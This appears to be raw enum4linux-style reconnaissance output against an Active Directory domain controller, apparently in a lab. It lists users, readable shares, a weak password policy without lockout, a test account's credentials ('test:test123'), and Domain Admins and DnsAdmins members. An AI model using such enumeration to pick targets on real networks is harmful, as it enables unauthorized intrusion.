index: 0x816c RID: 0x816c acb: 0x00000210 Account: J.Farmer Name: Jacob Farmer Desc: homocentric
index: 0x816a RID: 0x816a acb: 0x00000210 Account: J.Gonzales Name: Jessie Gonzales Desc: handout
index: 0x69e8 RID: 0x69e8 acb: 0x00000210 Account: J.Kelly Name: Jane Kelly Desc: teetotal
index: 0x69e1 RID: 0x69e1 acb: 0x00000210 Account: J.Mccormick Name: Jody Mccormick Desc: electorate
index: 0x814f RID: 0x814f acb: 0x00000210 Account: J.Norton Name: Jessica Norton Desc: pediatric
index: 0x6be1 RID: 0x6be1 acb: 0x00000210 Account: J.Patton Name: James Patton Desc: papa
index: 0x6bf1 RID: 0x6bf1 acb: 0x00000210 Account: J.Poole Name: Javier Poole Desc: syllogistic
index: 0x8173 RID: 0x8173 acb: 0x00000210 Account: J.Rhodes Name: Julie Rhodes Desc: Cornell
index: 0x8158 RID: 0x8158 acb: 0x00000210 Account: J.Stevenson Name: Jody Stevenson Desc: concert
index: 0x69dd RID: 0x69dd acb: 0x00000210 Account: J.Tate Name: Juanita Tate Desc: pastoral
index: 0x8161 RID: 0x8161 acb: 0x00000210 Account: J.Wagner Name: Jake Wagner Desc: batty
index: 0x8171 RID: 0x8171 acb: 0x00000210 Account: J.Wilkerson Name: Jennifer Wilkerson Desc: scamp
index: 0x8175 RID: 0x8175 acb: 0x00000210 Account: K.Castillo Name: Krista Castillo Desc: stand
index: 0x817b RID: 0x817b acb: 0x00000210 Account: K.Cohen Name: Kristen Cohen Desc: queer
index: 0x815e RID: 0x815e acb: 0x00000210 Account: K.Mcgee Name: Kimberly Mcgee Desc: inclination
index: 0x69e3 RID: 0x69e3 acb: 0x00010210 Account: K.Patrick Name: Kelvin Patrick Desc: methionine

index: 0x816f RID: 0x816f acb: 0x00000210 Account: K.Russell Name: Kristopher Russell Desc: Toshiba
index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0x6bee RID: 0x6bee acb: 0x00000210 Account: L.Campbell Name: Leland Campbell Desc: resistant
index: 0x8164 RID: 0x8164 acb: 0x00000210 Account: L.Mcguire Name: Lonnie Mcguire Desc: rho
index: 0x8178 RID: 0x8178 acb: 0x00000210 Account: L.Nguyen Name: Lamar Nguyen Desc: vagabond
index: 0x6bea RID: 0x6bea acb: 0x00000210 Account: L.Sharp Name: Lucia Sharp Desc: Edgerton
index: 0x6bdf RID: 0x6bdf acb: 0x00000210 Account: L.Vasquez Name: Leticia Vasquez Desc: Caviness
index: 0x8168 RID: 0x8168 acb: 0x00000210 Account: M.Boyd Name: Mattie Boyd Desc: uproarious
index: 0x69df RID: 0x69df acb: 0x00000210 Account: M.Bradley Name: Manuel Bradley Desc: Ehrlich
index: 0x6be5 RID: 0x6be5 acb: 0x00000210 Account: M.Carson Name: Miriam Carson Desc: vestibule
index: 0x8154 RID: 0x8154 acb: 0x00000210 Account: M.Davidson Name: Mercedes Davidson Desc: lawbreaker
index: 0x69e0 RID: 0x69e0 acb: 0x00000210 Account: M.Day Name: Miguel Day Desc: cereal
index: 0x6be0 RID: 0x6be0 acb: 0x00000210 Account: M.Harrington Name: Maria Harrington Desc: stiletto
index: 0x69de RID: 0x69de acb: 0x00000210 Account: M.Johnston Name: Melinda Johnston Desc: casino
index: 0x6be4 RID: 0x6be4 acb: 0x00000210 Account: M.Jordan Name: Maryann Jordan Desc: aboveground
index: 0x8179 RID: 0x8179 acb: 0x00000210 Account: M.Murphy Name: Marsha Murphy Desc: SST
index: 0x8172 RID: 0x8172 acb: 0x00000210 Account: M.Patterson Name: Myra Patterson Desc: lily
index: 0x8151 RID: 0x8151 acb: 0x00000210 Account: M.Phillips Name: Marion Phillips Desc: Thule
index: 0x6bd1 RID: 0x6bd1 acb: 0x00000210 Account: N.Colon Name: Nichole Colon Desc: Proust
index: 0x8177 RID: 0x8177 acb: 0x00000210 Account: N.Hogan Name: Nicole Hogan Desc: complementarity
index: 0x8174 RID: 0x8174 acb: 0x00000210 Account: N.Norman Name: Nicolas Norman Desc: curdle
index: 0x8150 RID: 0x8150 acb: 0x00000210 Account: N.Wells Name: Nettie Wells Desc: Maya
index: 0x6bda RID: 0x6bda acb: 0x00000210 Account: O.Parker Name: Oliver Parker Desc: indelible
index: 0x815a RID: 0x815a acb: 0x00000210 Account: P.Cain Name: Pam Cain Desc: Replication Account
index: 0x8160 RID: 0x8160 acb: 0x00010210 Account: R.Baker Name: Rodney Baker Desc: fortune
index: 0x814d RID: 0x814d acb: 0x00000210 Account: R.Beck Name: Roman Beck Desc: terrific
index: 0x69e4 RID: 0x69e4 acb: 0x00000210 Account: R.Bridges Name: Randy Bridges Desc: fair
index: 0x817a RID: 0x817a acb: 0x00000210 Account: R.Holloway Name: Ryan Holloway Desc: coyote
index: 0x6bdc RID: 0x6bdc acb: 0x00000210 Account: R.Moran Name: Russell Moran Desc: spicy
index: 0x6be9 RID: 0x6be9 acb: 0x00000210 Account: S.Brock Name: Shawna Brock Desc: giantess
index: 0x8167 RID: 0x8167 acb: 0x00000210 Account: S.Daniels Name: Sharon Daniels Desc: conjunct
index: 0x8153 RID: 0x8153 acb: 0x00000210 Account: S.Franklin Name: Sidney Franklin Desc: bitwise
index: 0x69e2 RID: 0x69e2 acb: 0x00000210 Account: S.Glover Name: Sean Glover Desc: rye
index: 0x815d RID: 0x815d acb: 0x00000210 Account: S.Hicks Name: Sergio Hicks Desc: gazette
index: 0x6bd4 RID: 0x6bd4 acb: 0x00000210 Account: S.Higgins Name: Sadie Higgins Desc: freer
index: 0x6bef RID: 0x6bef acb: 0x00000210 Account: S.Jennings Name: Suzanne Jennings Desc: NH
index: 0x815c RID: 0x815c acb: 0x00000210 Account: T.Gibson Name: Troy Gibson Desc: metaphoric
index: 0x6bd5 RID: 0x6bd5 acb: 0x00000210 Account: T.Maldonado Name: Tim Maldonado Desc: Porte
index: 0x69e6 RID: 0x69e6 acb: 0x00000210 Account: T.Reid Name: Tommy Reid Desc: spicebush
index: 0x6be6 RID: 0x6be6 acb: 0x00000210 Account: T.Simmons Name: Tracey Simmons Desc: male
index: 0x6bf0 RID: 0x6bf0 acb: 0x00000210 Account: T.Todd Name: Taylor Todd Desc: Antietam
index: 0x6bf5 RID: 0x6bf5 acb: 0x00000210 Account: test Name: Pen test Desc: seethed
index: 0x816e RID: 0x816e acb: 0x00000210 Account: V.Lawson Name: Virginia Lawson Desc: knight
index: 0x8159 RID: 0x8159 acb: 0x00000210 Account: Y.Burton Name: Yvonne Burton Desc: MBA

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[J.Tate] rid:[0x69dd]
user:[M.Johnston] rid:[0x69de]
user:[M.Bradley] rid:[0x69df]
user:[M.Day] rid:[0x69e0]
user:[J.Mccormick] rid:[0x69e1]
user:[S.Glover] rid:[0x69e2]
user:[K.Patrick] rid:[0x69e3]
user:[R.Bridges] rid:[0x69e4]
user:[E.Hoffman] rid:[0x69e5]
user:[T.Reid] rid:[0x69e6]

user:[B.Stanley] rid:[0x69e7]
user:[J.Kelly] rid:[0x69e8]
user:[C.Lamb] rid:[0x69e9]
user:[C.Keller] rid:[0x69ea]
user:[N.Colon] rid:[0x6bd1]
user:[J.Ballard] rid:[0x6bd2]
user:[C.Mathis] rid:[0x6bd3]
user:[S.Higgins] rid:[0x6bd4]
user:[T.Maldonado] rid:[0x6bd5]
user:[A.Lucas] rid:[0x6bd6]
user:[E.Wood] rid:[0x6bd7]
user:[C.Munoz] rid:[0x6bd8]
user:[E.Elliott] rid:[0x6bd9]
user:[O.Parker] rid:[0x6bda]
user:[B.Fletcher] rid:[0x6bdb]
user:[R.Moran] rid:[0x6bdc]
user:[H.Alexander] rid:[0x6bdd]
user:[F.Payne] rid:[0x6bde]
user:[L.Vasquez] rid:[0x6bdf]
user:[M.Harrington] rid:[0x6be0]
user:[J.Patton] rid:[0x6be1]
user:[D.Dunn] rid:[0x6be2]
user:[B.Fox] rid:[0x6be3]
user:[M.Jordan] rid:[0x6be4]
user:[M.Carson] rid:[0x6be5]
user:[T.Simmons] rid:[0x6be6]
user:[D.Gross] rid:[0x6be7]
user:[C.Romero] rid:[0x6be8]
user:[S.Brock] rid:[0x6be9]
user:[L.Sharp] rid:[0x6bea]
user:[G.Lambert] rid:[0x6beb]
user:[C.Willis] rid:[0x6bec]
user:[G.Turner] rid:[0x6bed]
user:[L.Campbell] rid:[0x6bee]
user:[S.Jennings] rid:[0x6bef]
user:[T.Todd] rid:[0x6bf0]
user:[J.Poole] rid:[0x6bf1]
user:[B.Blair] rid:[0x6bf2]
user:[C.Horton] rid:[0x6bf3]
user:[A.Norris] rid:[0x6bf4]
user:[test] rid:[0x6bf5]
user:[R.Beck] rid:[0x814d]
user:[H.Graham] rid:[0x814e]
user:[J.Norton] rid:[0x814f]
user:[N.Wells] rid:[0x8150]
user:[M.Phillips] rid:[0x8151]
user:[C.Watkins] rid:[0x8152]
user:[S.Franklin] rid:[0x8153]
user:[M.Davidson] rid:[0x8154]
user:[D.Berry] rid:[0x8155]
user:[B.Brown] rid:[0x8156]
user:[H.Scott] rid:[0x8157]
user:[J.Stevenson] rid:[0x8158]
user:[Y.Burton] rid:[0x8159]
user:[P.Cain] rid:[0x815a]
user:[G.Adkins] rid:[0x815b]
user:[T.Gibson] rid:[0x815c]
user:[S.Hicks] rid:[0x815d]

```
user:[K.Mcgee] rid:[0x815e]
user:[E.Fields] rid:[0x815f]
user:[R.Baker] rid:[0x8160]
user:[J.Wagner] rid:[0x8161]
user:[G.Francis] rid:[0x8162]
user:[A.Pearson] rid:[0x8163]
user:[L.Mcguire] rid:[0x8164]
user:[D.Doyle] rid:[0x8165]
user:[D.Sandoval] rid:[0x8166]
user:[S.Daniels] rid:[0x8167]
user:[M.Boyd] rid:[0x8168]
user:[F.Stokes] rid:[0x8169]
user:[J.Gonzales] rid:[0x816a]
user:[D.Ford] rid:[0x816b]
user:[J.Farmer] rid:[0x816c]
user:[E.Blake] rid:[0x816d]
user:[V.Lawson] rid:[0x816e]
user:[K.Russell] rid:[0x816f]
user:[C.Welch] rid:[0x8170]
user:[J.Wilkerson] rid:[0x8171]
user:[M.Patterson] rid:[0x8172]
user:[J.Rhodes] rid:[0x8173]
user:[N.Norman] rid:[0x8174]
user:[K.Castillo] rid:[0x8175]
user:[A.Benson] rid:[0x8176]
user:[N.Hogan] rid:[0x8177]
user:[L.Nguyen] rid:[0x8178]
user:[M.Murphy] rid:[0x8179]
user:[R.Holloway] rid:[0x817a]
user:[K.Cohen] rid:[0x817b]

 ========================================
|    Share Enumeration on 192.168.10.1    |
 ========================================

            Sharename       Type      Comment
            ---------       ----      -------
            ADMIN$          Disk      Remote Admin
            C$              Disk      Default share
            Fileshare1      Disk
            Fileshare2      Disk
            HR              Disk
            IPC$            IPC       Remote IPC
            NETLOGON        Disk      Logon server share
            Resources       Disk
            SYSVOL          Disk      Logon server share
            SYSVOL2         Disk
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.10.1
//192.168.10.1/ADMIN$         Mapping: DENIED, Listing: N/A
//192.168.10.1/C$  Mapping: DENIED, Listing: N/A
//192.168.10.1/Fileshare1      Mapping: OK, Listing: OK
//192.168.10.1/Fileshare2      Mapping: OK, Listing: OK
//192.168.10.1/HR  Mapping: OK, Listing: OK
//192.168.10.1/IPC$             [E] Can't understand response:
NT_STATUS_INVALID_INFO_CLASS listing \*
//192.168.10.1/NETLOGON    Mapping: OK, Listing: OK
```

```
//192.168.10.1/Resources      Mapping: OK, Listing: OK
//192.168.10.1/SYSVOL         Mapping: OK, Listing: OK
//192.168.10.1/SYSVOL2        Mapping: OK, Listing: OK

 ================================================
|    Password Policy Information for 192.168.10.1    |
 ================================================


[+] Attaching to 192.168.10.1 using test:test123

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:192.168.10.1)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: None
        [+] Password history length: None
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0


 ==============================
|    Groups on 192.168.10.1    |
 ==============================

[+] Getting builtin groups:
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
```

group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]

[+] Getting builtin group memberships:
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain Guests
Group 'Administrators' (RID: 544) has member: UADCWNET\Administrator
Group 'Administrators' (RID: 544) has member: UADCWNET\Enterprise Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]

[+] Getting local group memberships:
Group 'DnsAdmins' (RID: 1101) has member: UADCWNET\N.Colon
Group 'DnsAdmins' (RID: 1101) has member: UADCWNET\N.Wells
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers

[+] Getting domain groups:

group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Human Resources] rid:[0x44f]
group:[Legal] rid:[0x450]
group:[Finance] rid:[0x451]
group:[Engineering] rid:[0x452]
group:[Sales] rid:[0x453]
group:[Information Technology] rid:[0x454]

[+] Getting domain group memberships:
Group 'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator
Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
Group 'Sales' (RID: 1107) has member: UADCWNET\C.Mathis
Group 'Sales' (RID: 1107) has member: UADCWNET\E.Elliott
Group 'Sales' (RID: 1107) has member: UADCWNET\B.Fox
Group 'Sales' (RID: 1107) has member: UADCWNET\T.Simmons
Group 'Sales' (RID: 1107) has member: UADCWNET\T.Todd
Group 'Sales' (RID: 1107) has member: UADCWNET\J.Kelly
Group 'Sales' (RID: 1107) has member: UADCWNET\C.Keller
Group 'Sales' (RID: 1107) has member: UADCWNET\D.Berry
Group 'Sales' (RID: 1107) has member: UADCWNET\H.Scott
Group 'Sales' (RID: 1107) has member: UADCWNET\P.Cain
Group 'Sales' (RID: 1107) has member: UADCWNET\E.Fields
Group 'Sales' (RID: 1107) has member: UADCWNET\L.Mcguire
Group 'Sales' (RID: 1107) has member: UADCWNET\M.Boyd
Group 'Sales' (RID: 1107) has member: UADCWNET\M.Patterson
Group 'Domain Guests' (RID: 514) has member: UADCWNET\Guest
Group 'Engineering' (RID: 1106) has member: UADCWNET\N.Colon
Group 'Engineering' (RID: 1106) has member: UADCWNET\B.Fletcher
Group 'Engineering' (RID: 1106) has member: UADCWNET\H.Alexander
Group 'Engineering' (RID: 1106) has member: UADCWNET\L.Vasquez
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Harrington
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Jordan
Group 'Engineering' (RID: 1106) has member: UADCWNET\C.Romero
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Johnston
Group 'Engineering' (RID: 1106) has member: UADCWNET\E.Hoffman
Group 'Engineering' (RID: 1106) has member: UADCWNET\N.Wells
Group 'Engineering' (RID: 1106) has member: UADCWNET\Y.Burton
Group 'Engineering' (RID: 1106) has member: UADCWNET\T.Gibson
Group 'Engineering' (RID: 1106) has member: UADCWNET\K.Mcgee
Group 'Engineering' (RID: 1106) has member: UADCWNET\G.Francis
Group 'Engineering' (RID: 1106) has member: UADCWNET\S.Daniels
Group 'Engineering' (RID: 1106) has member: UADCWNET\J.Gonzales
Group 'Engineering' (RID: 1106) has member: UADCWNET\N.Hogan
Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator

Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Wood
Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Vasquez
Group 'Domain Admins' (RID: 512) has member: UADCWNET\T.Simmons
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Brock
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Jennings
Group 'Domain Admins' (RID: 512) has member: UADCWNET\J.Tate
Group 'Domain Admins' (RID: 512) has member: UADCWNET\N.Wells
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Baker
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Sandoval
Group 'Domain Admins' (RID: 512) has member: UADCWNET\M.Boyd
Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Blake
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Holloway
Group 'Human Resources' (RID: 1103) has member: UADCWNET\S.Higgins
Group 'Human Resources' (RID: 1103) has member: UADCWNET\A.Lucas
Group 'Human Resources' (RID: 1103) has member: UADCWNET\D.Gross
Group 'Human Resources' (RID: 1103) has member: UADCWNET\C.Romero
Group 'Human Resources' (RID: 1103) has member: UADCWNET\L.Sharp
Group 'Human Resources' (RID: 1103) has member: UADCWNET\C.Willis
Group 'Human Resources' (RID: 1103) has member: UADCWNET\M.Bradley
Group 'Human Resources' (RID: 1103) has member: UADCWNET\K.Patrick
Group 'Human Resources' (RID: 1103) has member: UADCWNET\B.Stanley
Group 'Human Resources' (RID: 1103) has member: UADCWNET\R.Beck
Group 'Human Resources' (RID: 1103) has member: UADCWNET\J.Norton
Group 'Human Resources' (RID: 1103) has member: UADCWNET\S.Franklin
Group 'Human Resources' (RID: 1103) has member: UADCWNET\B.Brown
Group 'Human Resources' (RID: 1103) has member: UADCWNET\J.Wagner
Group 'Human Resources' (RID: 1103) has member: UADCWNET\A.Pearson
Group 'Human Resources' (RID: 1103) has member: UADCWNET\C.Welch
Group 'Human Resources' (RID: 1103) has member: UADCWNET\N.Norman
Group 'Finance' (RID: 1105) has member: UADCWNET\M.Carson
Group 'Finance' (RID: 1105) has member: UADCWNET\J.Poole
Group 'Finance' (RID: 1105) has member: UADCWNET\test
Group 'Finance' (RID: 1105) has member: UADCWNET\C.Lamb
Group 'Finance' (RID: 1105) has member: UADCWNET\J.Stevenson
Group 'Finance' (RID: 1105) has member: UADCWNET\R.Baker
Group 'Finance' (RID: 1105) has member: UADCWNET\D.Sandoval
Group 'Finance' (RID: 1105) has member: UADCWNET\F.Stokes
Group 'Finance' (RID: 1105) has member: UADCWNET\J.Farmer
Group 'Finance' (RID: 1105) has member: UADCWNET\E.Blake
Group 'Finance' (RID: 1105) has member: UADCWNET\J.Wilkerson
Group 'Finance' (RID: 1105) has member: UADCWNET\K.Castillo
Group 'Finance' (RID: 1105) has member: UADCWNET\K.Cohen
Group 'Domain Users' (RID: 513) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Colon
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Ballard
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Mathis
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Higgins
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Maldonado
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Lucas
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Wood
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Munoz
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Elliott
Group 'Domain Users' (RID: 513) has member: UADCWNET\O.Parker
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Fletcher
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Moran
Group 'Domain Users' (RID: 513) has member: UADCWNET\H.Alexander
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Payne

Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Vasquez
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Harrington
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Patton
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Dunn
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Fox
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Jordan
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Carson
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Simmons
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Gross
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Romero
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Brock
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Sharp
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Lambert
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Willis
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Turner
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Campbell
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Jennings
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Todd
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Poole
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Blair
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Horton
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Norris
Group 'Domain Users' (RID: 513) has member: UADCWNET\test
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Tate
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Johnston
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Bradley
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Day
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Mccormick
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Glover
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Patrick
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Bridges
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Hoffman
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Reid
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Stanley
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Kelly
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Lamb
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Keller
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Beck
Group 'Domain Users' (RID: 513) has member: UADCWNET\H.Graham
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Norton
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Wells
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Phillips
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Watkins
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Franklin
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Davidson
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Berry
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Brown
Group 'Domain Users' (RID: 513) has member: UADCWNET\H.Scott
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Stevenson
Group 'Domain Users' (RID: 513) has member: UADCWNET\Y.Burton
Group 'Domain Users' (RID: 513) has member: UADCWNET\P.Cain
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Adkins
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Gibson
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Hicks
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Mcgee
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Fields
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Baker
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Wagner

Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Francis
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Pearson
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Mcguire
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Doyle
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Sandoval
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Daniels
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Boyd
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Stokes
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Gonzales
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Ford
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Farmer
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Blake
Group 'Domain Users' (RID: 513) has member: UADCWNET\V.Lawson
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Russell
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Welch
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Wilkerson
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Patterson
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Rhodes
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Norman
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Castillo
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Benson
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Hogan
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Nguyen
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Murphy
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Holloway
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Cohen
Group 'Domain Computers' (RID: 515) has member: UADCWNET\research$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\macintosh$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\opsware$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\gn$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cidr$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\support$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\classifieds$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ap$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ec$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\halflife$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc58$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\tc$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\yu$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\img0$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\vader$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\zw$
